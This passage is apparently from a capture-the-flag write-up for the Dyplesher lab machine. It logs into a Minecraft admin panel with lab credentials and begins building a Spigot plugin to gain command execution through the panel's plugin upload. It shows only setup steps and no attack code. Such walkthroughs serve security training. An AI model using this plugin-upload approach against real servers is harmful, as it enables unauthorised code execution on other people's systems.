
FIGURE: Dyplesher dashboard sign-in form showing felamos@dyplesher.htb
The application behind the login is a simple UI for managing the Minecraft instance - player stats, server console, and plugin management. Add Plugin is the functionality that immediately stands out: a web panel that accepts and loads arbitrary .jar files onto a live Bukkit-API server is a code-execution primitive by design, not by accident.

FIGURE: successful login to dyplesher.htb/login with felamos:alexis1
The server identifies itself as running Paper MC, a high-performance fork of Spigot (itself a CraftBukkit fork) - meaning it’s extensible with the same Spigot plugin API already seen in the 4e074085... repository. The Delete Plugin tab lists what’s currently loaded, including a plugin called PlugMan - a plugin manager that lets administrators load/unload/reload plugins without restarting the server. Spigot plugins run arbitrary JVM bytecode with the permissions of the server process, so uploading a plugin authored specifically to execute system commands is the natural next step.
Building one requires a working Spigot development environment, following the SpigotMC Maven/IntelliJ guide and the Bukkit plugin tutorial
We use Eclipse IDE for the build, starting from File → New → Java Project:

FIGURE: Eclipse "File > New > Java Project" menu

FIGURE: Eclipse Java Project creation
We target Spigot version 1.12.2 - the latest release at the time of writing:

FIGURE: Spigot download page showing version 1.12.2, size 41.14 MB, release date Monday, September 18 2017

FIGURE: Eclipse New Java Project wizard and Add External JARs step for the Spigot API jar

FIGURE: Eclipse New Java Project "Java Settings" dialog, Libraries tab, showing spigot-1.12.2.jar added to the build path alongside the JRE System Library
We create a new package named dyplesher.plugin.

FIGURE: Eclipse Package Explorer context menu on src, New > Package highlighted

FIGURE: Eclipse "New Java Package" dialog, source folder dyplesher.plugin/src, Name field set to dyplesher.plugin
Next, we create the main Java class.

FIGURE: Eclipse Package Explorer context menu on dyplesher.plugin package, New > Class highlighted

FIGURE: Eclipse "New Java Class" dialog, package dyplesher.plugin, Name field set to main, superclass java.lang.Object
